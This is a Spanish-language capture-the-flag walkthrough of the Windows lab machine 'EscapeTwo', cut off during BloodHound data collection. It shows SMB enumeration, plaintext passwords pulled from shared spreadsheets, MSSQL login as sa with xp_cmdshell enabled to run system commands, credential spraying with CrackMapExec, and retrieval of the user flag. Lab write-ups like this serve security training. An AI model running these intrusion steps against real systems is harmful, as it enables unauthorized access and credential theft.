Maquina EscapeTwo

Hola a todos!!! en este write up aprenderemos los pasos a desarrollar para conseguir las flags de la maquina ESCAPETWO. Nos enfrentamos a una maquina Windows Level Easy.

Informacion de la maquina

Nos enfrentamos a una maquina Windows Level Easy en el que nos dan las credenciales para realizar el pentest

NMAP

Empezamos con lo basico un escaneo nmap a la ip 10.10.11.51

```
(kali㉿kali)-[~]
└─$ nmap -A -sV --top-ports 100 10.10.11.51
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-28 17:23 EDT
Nmap scan report for sequel.htb (10.10.11.51)
Host is up (0.097s latency).
Not shown: 93 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-
28 21:23:35Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.sequel.htb
| Not valid before: 2025-04-28T17:51:23
|_Not valid after:  2026-04-28T17:51:23
|_ssl-date: 2025-04-28T21:24:29+00:00; +3s from scanner time.
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2025-04-28T21:24:29+00:00; +3s from scanner time.
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
```

```
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-04-28T10:02:25
|_Not valid after:  2055-04-28T10:02:25
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 -
21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 2s, deviation: 0s, median: 2s
| smb2-time:
|   date: 2025-04-28T21:23:51
|_  start_date: N/A

TRACEROUTE (using port 139/tcp)
HOP RTT      ADDRESS
1   98.07 ms 10.10.14.1
2   98.30 ms sequel.htb (10.10.11.51)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.72 seconds
```

El escaneo muestra los siguientes servicios expuestos:

- **53/tcp**: DNS (Simple DNS Plus)
- **88/tcp**: Kerberos (Microsoft Windows Kerberos)
- **135/tcp**: MSRPC (Microsoft Windows RPC)
- **139/tcp**: NetBIOS-SSN
- **389/tcp**: LDAP (Microsoft Windows Active Directory LDAP)
- **445/tcp**: Microsoft-DS
- **1433/tcp**: Microsoft SQL Server 2019

Además, observamos que el sistema operativo parece ser **Windows Server 2019** o **Windows 10**.

Enumeracion de Recursos Compartidos en SMBCLIENT

Dado que contamos con las credenciales proporcionadas para realizar la prueba de penetración y considerando que el puerto de **SMB (Server Message Block)** está abierto, procederemos a enumerar los recursos compartidos disponibles. Utilizaremos el comando `smbclient -L y -U para el usuario y contrasena` para listar los archivos y directorios accesibles, evaluando si podemos interactuar con ellos o extraer información relevante.

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L //10.10.11.51 -U 'rose%KxEPkKe6R8su'

        Sharename       Type      Comment
        ---------       ----      -------
        Accounting Department Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.51 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Entre los recursos compartidos, destacan:

- **Accounting Department**: recurso potencialmente interesante, podría contener documentos internos o sensibles.

- **Users**: suele almacenar perfiles de usuario, donde pueden encontrarse archivos personales, contraseñas, configuraciones, etc.

Al tratarse de una máquina Windows que también corre servicios de Active Directory, los recursos **NETLOGON** y **SYSVOL** forman parte del dominio, pero podrían contener archivos de políticas o scripts útiles.

Acceso a Recursos Compartidos SMB

Tras identificar los recursos disponibles en el servidor, procedimos a conectarnos a los compartidos que parecían más relevantes:

- **Accounting Department**
- **Users**
  Para ello usamos el siguiente comando:

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.11.51/"Accounting Department" -U 'rose%KxEPkKe6R8su'

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun  9 06:52:21 2024
  ..                                  D        0  Sun Jun  9 06:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 06:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 06:52:07 2024

                6367231 blocks of size 4096. 913309 blocks available
smb: \> get accounting_2024.xlsx
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (24.8
KiloBytes/sec) (average 24.8 KiloBytes/sec)
smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (17.5 KiloBytes/sec)
(average 21.2 KiloBytes/sec)
```

Una vez dentro del recurso **Accounting Department**, listamos los archivos disponibles utilizando el comando `ls`. Encontramos los siguientes documentos relevantes:

- `accounting_2024.xlsx`
- `accounts.xlsx`

Procedimos a descargarlos localmente utilizando el comando `get`:


```
smb: \> get accounting_2024.xlsx
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (24.8
KiloBytes/sec) (average 24.8 KiloBytes/sec)

smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (17.5 KiloBytes/sec)
(average 21.2 KiloBytes/sec)
```


Análisis de archivos extraídos

Tras descargar los archivos del recurso compartido SMB, nos dimos cuenta de que los supuestos archivos `.xlsx` estaban en realidad en formato **ZIP**. Recordemos que un archivo `.xlsx` es internamente un **archivo comprimido** que contiene múltiples archivos XML que describen los datos y la estructura del documento.

Procedimos a abrir el archivo ZIP y nos encontraremos los siguientes archivos



Dentro de la estructura, navegamos hacia la carpeta `xl`, donde identificamos el archivo `sharedStrings.xml`:



El archivo `sharedStrings.xml` es relevante porque contiene todas las cadenas de texto utilizadas en el documento Excel. Al abrirlo en el navegador o mediante un visor de texto, encontramos información sensible: **una lista de usuarios junto con sus contraseñas** en texto claro.

Análisis de Credenciales y Servicios

Credenciales válidas:

Usuarios de dominio:

- `angela:0fwz7Q4mSpurIt99`
- `oscar:86LxLBMgEWaKUnBG`
- `kevin:Md9Wlq1E5bZnVDVo`

Cuenta de SQL Server:

- `sa:MSSQLP@ssw0rd!` (**Cuenta privilegiada**)

Explotación de MSSQL (1433/tcp)

Ya que conseguimos las credenciales de el servicio MSSQL procedemos a conectarnos usando el siguiente comando.

```
┌──(kali㉿kali)-[~]
└─$ impacket-mssqlclient sequel.htb/sa:'MSSQLP@ssw0rd!'@10.10.11.51
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
```

Primeras acciones tras la conexión

En el prompt `SQL (sa dbo@master)>`, realizamos:

```
SQL (sa  dbo@master)> SELECT IS_SRVROLEMEMBER('sysadmin');

-
1
```

Interpretación: Confirmamos que el usuario `sa` tiene privilegios de administrador.

Habilitación de `xp_cmdshell`

¿Qué es `xp_cmdshell`?

Es un **procedimiento almacenado** en Microsoft SQL Server que permite ejecutar **comandos del sistema operativo (Windows)** directamente desde la consola de MSSQL. Funciona como un "puente" entre la base de datos y el sistema operativo subyacente.

Paso 1: Habilitar opciones avanzadas:

```
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options'
changed from 1 to 1. Run the RECONFIGURE statement to install.
```

```
SQL (sa  dbo@master)> RECONFIGURE;
```

Paso 2: **Habilitar** `xp_cmdshell`

```
SQL (sa  dbo@master)> EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options'
changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed
from 0 to 1. Run the RECONFIGURE statement to install.
```

Paso 3: Utilizamos el siguiente comando para habilitar directorios `EXEC xp_cmdshell` **

```
SQL (sa  dbo@master)> EXEC xp_cmdshell 'dir C:\';
output
-----------------------------------------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

NULL

 Directory of C:\

NULL

11/05/2022  12:03 PM    <DIR>          PerfLogs

01/04/2025  08:11 AM    <DIR>          Program Files

06/09/2024  08:37 AM    <DIR>          Program Files (x86)

06/08/2024  03:07 PM    <DIR>          SQL2019

06/09/2024  06:42 AM    <DIR>          Users

04/28/2025  04:24 AM    <DIR>          Windows

               0 File(s)              0 bytes

               6 Dir(s)   3,222,851,584 bytes free
```

```
NULL
```

Comenzamos la exploracion de directorios accediendo al directorio Users con el comando `EXEC xp_cmdshell 'dir C:\Users';

```
SQL (sa  dbo@master)> EXEC xp_cmdshell 'dir C:\Users';
output
--------------------------------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

NULL

 Directory of C:\Users

NULL

06/09/2024  06:42 AM    <DIR>          .

06/09/2024  06:42 AM    <DIR>          ..

12/25/2024  04:10 AM    <DIR>          Administrator

04/28/2025  08:10 PM    <DIR>          Public

04/28/2025  08:22 PM    <DIR>          ryan

06/08/2024  04:16 PM    <DIR>          sql_svc

               0 File(s)              0 bytes

               6 Dir(s)   3,222,851,584 bytes free

NULL
```

Exploración del Directorio `Users`

Tras ejecutar `EXEC xp_cmdshell 'dir C:\Users'`, se han identificado los siguientes directorios bastante interesantes:

- **Administrator**
- **ryan**

- **sql_svc**

Investigando el Directorio "SQL2019"

Ejecutaremos el comando `EXEC xp_cmdshell 'dir C:\SQL2019\';`

```
QL (sa  dbo@master)> EXEC xp_cmdshell 'dir C:\SQL2019';
output
--------------------------------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

NULL

 Directory of C:\SQL2019

NULL

06/08/2024  03:07 PM    <DIR>          .

06/08/2024  03:07 PM    <DIR>          ..

01/03/2025  08:29 AM    <DIR>          ExpressAdv_ENU

               0 File(s)              0 bytes

               3 Dir(s)   3,217,264,640 bytes free
```

Aqui encontramos el directorio `ExpressAdv_ENU entonces vamos a realizar el comando

```
SQL (sa  dbo@master)> EXEC xp_cmdshell 'dir C:\SQL2019\ExpressAdv_ENU';
output
------------------------------------------------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

NULL

 Directory of C:\SQL2019\ExpressAdv_ENU

NULL

01/03/2025  08:29 AM    <DIR>          .
```

```
01/03/2025  08:29 AM    <DIR>          ..
06/08/2024  03:07 PM    <DIR>          1033_ENU_LP
09/24/2019  10:03 PM                45 AUTORUN.INF
09/24/2019  10:03 PM               788 MEDIAINFO.XML
06/08/2024  03:07 PM                16 PackageId.dat
06/08/2024  03:07 PM    <DIR>          redist
06/08/2024  03:07 PM    <DIR>          resources
09/24/2019  10:03 PM           142,944 SETUP.EXE
09/24/2019  10:03 PM               486 SETUP.EXE.CONFIG
06/08/2024  03:07 PM               717 sql-Configuration.INI
09/24/2019  10:03 PM           249,448 SQLSETUPBOOTSTRAPPER.DLL
06/08/2024  03:07 PM    <DIR>          x64
               7 File(s)        394,444 bytes
               6 Dir(s)   3,212,021,760 bytes free
```

Análisis del Directorio `C:\SQL2019\ExpressAdv_ENU`

En este directorio se encuentran los archivos y subdirectorios necesarios para la instalación y configuración de SQL Server 2019.

Archivos Más Relevantes

De todos los elementos, los archivos más importantes son:

- `SETUP.EXE`: Necesario para iniciar la instalación.
- `sql-Configuration.INI`: Contiene configuraciones clave que pueden personalizarse.
- `SQLSETUPBOOTSTRAPPER.DLL`: Imprescindible para la ejecución correcta del instalador.

Procedimiento para Leer el Contenido del Archivo `sql-Configuration.INI`

Para poder visualizar el contenido de este archivo y analizar sus configuraciones, puedes utilizar el siguiente comando a través de SQL Server Management Studio (SSMS) ejecutando el siguiente comando `EXEC xp_cmdshell 'type C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI';`

```
SQL (sa  dbo@master)> EXEC xp_cmdshell 'type C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI';
output
-------------------------------------------------
[OPTIONS]

ACTION="Install"

QUIET="True"

FEATURES=SQL

INSTANCENAME="SQLEXPRESS"

INSTANCEID="SQLEXPRESS"

RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"

AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"

AGTSVCSTARTUPTYPE="Manual"

COMMFABRICPORT="0"

COMMFABRICNETWORKLEVEL=""0"

COMMFABRICENCRYPTION="0"

MATRIXCMBRICKCOMMPORT="0"

SQLSVCSTARTUPTYPE="Automatic"

FILESTREAMLEVEL="0"

ENABLERANU="False"

SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"

SQLSVCACCOUNT="SEQUEL\sql_svc"
```

```
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"

SQLSYSADMINACCOUNTS="SEQUEL\Administrator"

SECURITYMODE="SQL"

SAPWD="MSSQLP@ssw0rd!"

ADDCURRENTUSERASSQLADMIN="False"

TCPENABLED="1"

NPENABLED="1"

BROWSERSVCSTARTUPTYPE="Automatic"

IAcceptSQLServerLicenseTerms=True

NULL
```

CRACKMAPEXEC

En este paso, procedemos a realizar un ataque utilizando **CrackMapExec (CME)** con los usuarios y contrasenas que hemos conseguido hasta el momento para intentar autenticar usuarios y contraseñas en el servidor objetivo a través del protocolo SMB. Este comando permite la automatización de la comprobación de credenciales, facilitando la enumeración de usuarios válidos y el descubrimiento de configuraciones de seguridad.

```
(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.11.51 -u usuarios.txt -p contrasena.txt --continue-
on-success
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True)
(SMBv1:False)
SMB         10.10.11.51     445    DC01             [+]
sequel.htb\sql_svc:WqSZAF6CysDQbGb3
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\sql_svc:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\sql_svc:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\sql_svc:
STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+]
sequel.htb\ryan:WqSZAF6CysDQbGb3
SMB         10.10.11.51     445    DC01             [-]
```

```
sequel.htb\ryan:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\ryan:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\ryan:
STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\angela:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\angela:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\angela:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\angela:
STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\oscar:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\oscar:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\oscar:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\oscar:
STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\:MSSQLP@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-]
sequel.htb\:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+] sequel.htb\:
```

Hallazgo de Credenciales Comunes entre `ryan` y `sql_svc`

En la salida del ataque realizado con **CrackMapExec (CME)**, hemos encontrado que tanto el usuario `ryan` como el usuario `sql_svc` tienen la misma contraseña válida, que es `WqSZAF6CysDQbGb3`. Este hallazgo tiene implicaciones importantes para el análisis de seguridad y nos lleva a varias conclusiones y pasos a seguir.

Conexión SMB con el usuario "ryan" para acceder a "Users"

En este paso, intentamos acceder al recurso compartido de archivos en el servidor SMB utilizando las credenciales obtenidas previamente para el usuario "ryan". Utilizando el comando `smbclient`, establecimos una conexión con el recurso compartido `\\10.10.11.51\Users`, proporcionando la contraseña correspondiente.

```
smbclient //10.10.11.51/Users -U ryan --password=WqSZAF6CysDQbGb3
```

```
(kali㉿kali)-[~]
└─$ smbclient //10.10.11.51/Users -U ryan --password=WqSZAF6CysDQbGb3
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sun Jun  9 09:42:11 2024
  ..                                  DR        0  Sun Jun  9 09:42:11 2024
  Default                           DHR        0  Sun Jun  9 07:17:29 2024
  desktop.ini                       AHS      174  Sat Sep 15 03:16:48 2018
  ryan                                D        0  Mon Apr 28 23:22:09 2025

                6367231 blocks of size 4096. 782413 blocks available
smb: \>
```

Procedemos a movernos al directorio ryan con el comando `smb: \> cd ryan` y listamos los archivos con el comando `smb: \ryan\> ls`

```
smb: \> cd ryan
smb: \ryan\> ls
  .                                   D        0  Mon Apr 28 23:22:09 2025
  ..                                  D        0  Mon Apr 28 23:22:09 2025
  AppData                            DH        0  Sun Jun  9 07:15:48 2024
  Desktop                             DR        0  Sun Jun  9 07:24:43 2024
  Documents                           DR        0  Mon Apr 28 15:32:09 2025
  Downloads                           DR        0  Sat Sep 15 03:19:00 2018
  Favorites                           DR        0  Sat Sep 15 03:19:00 2018
  Links                               DR        0  Sat Sep 15 03:19:00 2018
  Music                               DR        0  Sat Sep 15 03:19:00 2018
  NTUSER.DAT                         AHn   524288  Mon Apr 28 22:16:04 2025
  ntuser.dat.LOG1                    AHS   212992  Sun Jun  9 07:15:48 2024
  ntuser.dat.LOG2                    AHS   212992  Sun Jun  9 07:15:48 2024
  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf     AHS    65536  Sun
Jun  9 07:15:57 2024
  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-
e41d2d101530}.TMContainer00000000000000000001.regtrans-ms     AHS   524288  Sun
Jun  9 07:15:48 2024
  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-
e41d2d101530}.TMContainer00000000000000000002.regtrans-ms     AHS   524288  Sun
Jun  9 07:15:48 2024
  ntuser.ini                         HS       20  Sun Jun  9 07:15:48 2024
  Pictures                            DR        0  Sat Sep 15 03:19:00 2018
  PowerView.ps1                       A   770279  Mon Apr 28 23:22:10 2025
  Saved Games                         D        0  Sat Sep 15 03:19:00 2018
  Videos                              DR        0  Sat Sep 15 03:19:00 2018
```

```
                6367231 blocks of size 4096. 782396 blocks available
```

El siguiente paso es movernos al directorio **Desktop** utilizando el comando `cd Desktop`. Una vez dentro, ejecutamos el comando `ls` para listar el contenido del directorio. Como podemos observar, se encuentra el archivo `user.txt`:

```
smb: \ryan\> cd Desktop
smb: \ryan\Desktop\> ls
  .                                   DR        0  Sun Jun  9 07:24:43 2024
  ..                                  DR        0  Sun Jun  9 07:24:43 2024
  user.txt                            AR       34  Mon Apr 28 06:02:14 2025

                6367231 blocks of size 4096. 782123 blocks available
```

```
Para descargarlo  ejecutamos el comando `get user.txt` y el archivo se
descargara en nuestra computadora
```

```
smb: \ryan\Desktop\> get user.txt
getting file \ryan\Desktop\user.txt of size 34 as user.txt (0.1 KiloBytes/sec)
(average 474.3 KiloBytes/sec)
```

Luego en nuestra maquina pondremos el comando `cat user.txt` para leer la flag

```
┌──(kali㉿kali)-[~]
└─$ cat user.txt
58876254b1ddda0d100712b516776c3c
```

Y lo tenemos la user flag es

```
58876254b1ddda0d100712b516776c3c
```

Bloodhound

Para continuar con el desarrollo de esta maquina necesitaremos utilizar el programa Bloodhound que es un programa que se encarga de enumerar los directorios activos que hay en la maquina para empezar necesitaremos ejecutar el comando `sudo neo4j console` este comando ejecutara el programa donde se almacenarán y consultarán los datos de Active Directory.

Ejecución de `bloodhound-python` y error de DNS

Al ejecutar el comando

```
(blodhound)─(kali㉿kali)-[~/Desktop/blodhound]
└─$ sudo bloodhound-python -u ryan -p 'WqSZAF6CysDQbGb3' -d sequel.htb -dc
dc01.sequel.htb --auth-method ntlm --disable-autogc -c all
```

Obtendremos un error de DNS

```
File "/usr/lib/python3/dist-packages/dns/resolver.py", line 749, in
next_request
    raise NXDOMAIN(qnames=self.qnames_to_try,
responses=self.nxdomain_responses)
dns.resolver.NXDOMAIN: The DNS query name does not exist: dc01.sequel.htb.
```

Resolucion de problema DNS

El error `NXDOMAIN` (Non-Existent Domain) indica que el nombre de dominio consultado no existe en el sistema DNS configurado.

Falta de resolución DNS para el nombre `dc01.sequel.htb`:
Kali (o el sistema desde donde se ejecuta BloodHound) no estaba usando un servidor DNS capaz de resolver nombres dentro del dominio `sequel.htb`, como `dc01.sequel.htb`.

Para solucionar este problema ejecutamos el comando `echo "10.10.11.51 dc01.sequel.htb sequel.htb" | sudo tee -a /etc/hosts` para anadir une entry hosts.

Recoleccion de datos con `bloodhound-python`

Una vez solucionado el problema de resolución DNS, se pudo ejecutar correctamente el recolector de BloodHound para obtener información del dominio Active Directory. La ejecucion fue exitosa y se recopilo la siguiente informacion.

```
┌──(blodhound)─(kali㉿kali)-[~/Desktop/blodhound]
